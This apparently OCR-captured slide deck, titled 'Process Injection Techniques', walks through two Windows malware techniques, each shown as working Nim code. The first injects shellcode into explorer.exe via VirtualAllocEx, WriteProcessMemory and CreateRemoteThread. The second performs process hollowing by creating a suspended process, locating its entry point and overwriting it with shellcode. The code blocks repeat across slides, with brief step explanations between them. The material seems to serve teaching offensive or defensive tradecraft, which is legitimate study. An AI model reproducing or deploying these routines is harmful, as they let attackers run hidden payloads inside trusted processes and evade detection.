


```
proc create_remote_thread[byte](shellcode: openArray[byte]): void =
  let processName: string = r"explorer.exe"
  let processId = GetProcessbyName(processName)

  let pHandle = OpenProcess(PROCESS_ALL_ACCESS, false, cast[DWORD](processId))

  let rPtr = VirtualAllocEx(pHandle, nil, cast[SIZE_T](shellcode.len), MEM_COMMIT, PA
GE_EXECUTE_READ_WRITE)

  var bytesWritten: SIZE_T
  WriteProcessMemory(pHandle, rPtr, unsafeAddr shellcode, cast[SIZE_T](shellcode.len)
, addr bytesWritten)

  let targetHandle = CreateRemoteThread(pHandle, NULL, 0, cast[LPTHREAD_START_ROUTINE
](rPtr), NULL, 0, NULL)

  defer: CloseHandle(targetHandle)
```

Process Injection Techniques

CreateRemoteThread

- WriteProcessMemory
  - Write shellcode on allocated memory – writes **shellcode** on **rPtr**




```
proc create_remote_thread[byte](shellcode: openArray[byte]): void =
  let processName: string = r"explorer.exe"
  let processId = GetProcessbyName(processName)

  let pHandle = OpenProcess(PROCESS_ALL_ACCESS, false, cast[DWORD](processId))

  let rPtr = VirtualAllocEx(pHandle, nil, cast[SIZE_T](shellcode.len), MEM_COMMIT, PA
GE_EXECUTE_READ_WRITE)

  var bytesWritten: SIZE_T
  WriteProcessMemory(pHandle, rPtr, unsafeAddr shellcode, cast[SIZE_T](shellcode.len)
, addr bytesWritten)

  let targetHandle = CreateRemoteThread(pHandle, NULL, 0, cast[LPTHREAD_START_ROUTINE
](rPtr), NULL, 0, NULL)

  defer: CloseHandle(targetHandle)
```

Process Injection Techniques

CreateRemoteThread

- CreateRemoteThread
  - Execute shellcode on allocated memory – create a remote thread **shellcode** on **rPtr**



```
proc create_remote_thread[byte](shellcode: openArray[byte]): void =
  let processName: string = r"explorer.exe"
  let processId = GetProcessbyName(processName)

  let pHandle = OpenProcess(PROCESS_ALL_ACCESS, false, cast[DWORD](processId))

  let rPtr = VirtualAllocEx(pHandle, nil, cast[SIZE_T](shellcode.len), MEM_COMMIT, PA
GE_EXECUTE_READ_WRITE)

  var bytesWritten: SIZE_T
  WriteProcessMemory(pHandle, rPtr, unsafeAddr shellcode, cast[SIZE_T](shellcode.len)
, addr bytesWritten)

  let targetHandle = CreateRemoteThread(pHandle, NULL, 0, cast[LPTHREAD_START_ROUTINE
](rPtr), NULL, 0, NULL)

  defer: CloseHandle(targetHandle)
```

Process Injection Techniques


Process Hollowing

- Creates a process in a suspended state
- Unmaps the memory (hollowing)
- Overwrites unmapped memory with shellcode
- Resumes suspended thread

Process Injection Techniques

Process Hollowing

- CreateProcess
  - Creates a suspended process – explorer.exe




```
proc process_hollowing[byte](shellcode: openArray[byte]): void =
  let processName = r"explorer.exe"
  var
    si: STARTUPINFOEX
    pi: PROCESS_INFORMATION
    ps: SECURITY_ATTRIBUTES
    ts: SECURITY_ATTRIBUTES

  CreateProcess(NULL, newWideCString(processName), ps, ts, TRUE, CREATE_SUSPENDED, NULL, NULL,
 addr si.StartupInfo, addr pi)

  var targetHandle = pi.hThread
  var pHandle = pi.hProcess
  var bi: PROCESS_BASIC_INFORMATION
  var tmp: ULONG

  discard ZwQueryInformationProcess(pHandle, PROCESSINFOCLASS.ProcessBasicInformation, addr bi
, cast[ULONG](sizeof(bi)), addr tmp)

  var bytesWritten: SIZE_T
  var baseAddressBytes: array[0..sizeof(PVOID), byte]
  let ptrToImageBase = cast[PVOID](cast[int64](bi.PebBaseAddress) + 0x10)
  ReadProcessMemory(pHandle, ptrToImageBase, addr baseAddressBytes, sizeof(PVOID), addr bytesW
ritten)

  var data: array[0..0x200, byte]
  let imageBaseAddress = cast[PVOID](cast[int64](baseAddressBytes))
  ReadProcessMemory(pHandle, imageBaseAddress, addr data, len(data), addr bytesWritten)

  var e_lfanew: uint
  littleEndian32(addr e_lfanew, addr data[0x3c])
  var entrypointRvaOffset = e_lfanew + 0x28
  var entrypointRva: uint
  littleEndian32(addr entrypointRva, addr data[cast[int](entrypointRvaOffset)])
  var entrypointAddress = cast[PVOID](cast[uint64](imageBaseAddress) + entrypointRva)

  WriteProcessMemory(pHandle, entrypointAddress, unsafeAddr shellcode, len(shellcode), addr by
tesWritten)

  ResumeThread(targetHandle)
```

Process Injection Techniques

Process Hollowing

- ZwQueryInformationProcess & ReadProcessMemory
  - Basically, computes the target address block to be unmapped (hollowed)




```
proc process_hollowing[byte](shellcode: openArray[byte]): void =
  let processName = r"explorer.exe"
  var
    si: STARTUPINFOEX
    pi: PROCESS_INFORMATION
    ps: SECURITY_ATTRIBUTES
    ts: SECURITY_ATTRIBUTES

  CreateProcess(NULL, newWideCString(processName), ps, ts, TRUE, CREATE_SUSPENDED, NULL, NULL,
 addr si.StartupInfo, addr pi)

  var targetHandle = pi.hThread
  var pHandle = pi.hProcess
  var bi: PROCESS_BASIC_INFORMATION
  var tmp: ULONG

  discard ZwQueryInformationProcess(pHandle, PROCESSINFOCLASS.ProcessBasicInformation, addr bi
, cast[ULONG](sizeof(bi)), addr tmp)

  var bytesWritten: SIZE_T
  var baseAddressBytes: array[0..sizeof(PVOID), byte]
  let ptrToImageBase = cast[PVOID](cast[int64](bi.PebBaseAddress) + 0x10)
  ReadProcessMemory(pHandle, ptrToImageBase, addr baseAddressBytes, sizeof(PVOID), addr bytesW
ritten)

  var data: array[0..0x200, byte]
  let imageBaseAddress = cast[PVOID](cast[int64](baseAddressBytes))
  ReadProcessMemory(pHandle, imageBaseAddress, addr data, len(data), addr bytesWritten)

  var e_lfanew: uint
  littleEndian32(addr e_lfanew, addr data[0x3c])
  var entrypointRvaOffset = e_lfanew + 0x28
  var entrypointRva: uint
  littleEndian32(addr entrypointRva, addr data[cast[int](entrypointRvaOffset)])
  var entrypointAddress = cast[PVOID](cast[uint64](imageBaseAddress) + entrypointRva)

  WriteProcessMemory(pHandle, entrypointAddress, unsafeAddr shellcode, len(shellcode), addr by
tesWritten)

  ResumeThread(targetHandle)
```

Process Injection Techniques

Process Hollowing

- WriteProcessMemory
  - Writes shellcode on the hollowed block




```
proc process_hollowing[byte](shellcode: openArray[byte]): void =
  let processName = r"explorer.exe"
  var
    si: STARTUPINFOEX
    pi: PROCESS_INFORMATION
    ps: SECURITY_ATTRIBUTES
    ts: SECURITY_ATTRIBUTES

  CreateProcess(NULL, newWideCString(processName), ps, ts, TRUE, CREATE_SUSPENDED, NULL, NULL,
 addr si.StartupInfo, addr pi)

  var targetHandle = pi.hThread
  var pHandle = pi.hProcess
  var bi: PROCESS_BASIC_INFORMATION
  var tmp: ULONG

  discard ZwQueryInformationProcess(pHandle, PROCESSINFOCLASS.ProcessBasicInformation, addr bi
, cast[ULONG](sizeof(bi)), addr tmp)

  var bytesWritten: SIZE_T
  var baseAddressBytes: array[0..sizeof(PVOID), byte]
  let ptrToImageBase = cast[PVOID](cast[int64](bi.PebBaseAddress) + 0x10)
  ReadProcessMemory(pHandle, ptrToImageBase, addr baseAddressBytes, sizeof(PVOID), addr bytesW
ritten)

  var data: array[0..0x200, byte]
  let imageBaseAddress = cast[PVOID](cast[int64](baseAddressBytes))
  ReadProcessMemory(pHandle, imageBaseAddress, addr data, len(data), addr bytesWritten)

  var e_lfanew: uint
  littleEndian32(addr e_lfanew, addr data[0x3c])
  var entrypointRvaOffset = e_lfanew + 0x28
  var entrypointRva: uint
  littleEndian32(addr entrypointRva, addr data[cast[int](entrypointRvaOffset)])
  var entrypointAddress = cast[PVOID](cast[uint64](imageBaseAddress) + entrypointRva)

  WriteProcessMemory(pHandle, entrypointAddress, unsafeAddr shellcode, len(shellcode), addr by
tesWritten)

  ResumeThread(targetHandle)
```

Process Injection Techniques

Process Hollowing

- ResumeThread
  - Resumes the suspended thread, which then executes the stored shellcode



```
proc process_hollowing[byte](shellcode: openArray[byte]): void =
  let processName = r"explorer.exe"
  var
    si: STARTUPINFOEX
    pi: PROCESS_INFORMATION
    ps: SECURITY_ATTRIBUTES
    ts: SECURITY_ATTRIBUTES

  CreateProcess(NULL, newWideCString(processName), ps, ts, TRUE, CREATE_SUSPENDED, NULL, NULL,
 addr si.StartupInfo, addr pi)

  var targetHandle = pi.hThread
  var pHandle = pi.hProcess
  var bi: PROCESS_BASIC_INFORMATION
  var tmp: ULONG

  discard ZwQueryInformationProcess(pHandle, PROCESSINFOCLASS.ProcessBasicInformation, addr bi
, cast[ULONG](sizeof(bi)), addr tmp)

  var bytesWritten: SIZE_T
  var baseAddressBytes: array[0..sizeof(PVOID), byte]
  let ptrToImageBase = cast[PVOID](cast[int64](bi.PebBaseAddress) + 0x10)
  ReadProcessMemory(pHandle, ptrToImageBase, addr baseAddressBytes, sizeof(PVOID), addr bytesW
ritten)

  var data: array[0..0x200, byte]
  let imageBaseAddress = cast[PVOID](cast[int64](baseAddressBytes))
  ReadProcessMemory(pHandle, imageBaseAddress, addr data, len(data), addr bytesWritten)

  var e_lfanew: uint
  littleEndian32(addr e_lfanew, addr data[0x3c])
  var entrypointRvaOffset = e_lfanew + 0x28
  var entrypointRva: uint
  littleEndian32(addr entrypointRva, addr data[cast[int](entrypointRvaOffset)])
  var entrypointAddress = cast[PVOID](cast[uint64](imageBaseAddress) + entrypointRva)

  WriteProcessMemory(pHandle, entrypointAddress, unsafeAddr shellcode, len(shellcode), addr by
tesWritten)

  ResumeThread(targetHandle)
```

Process Injection Techniques

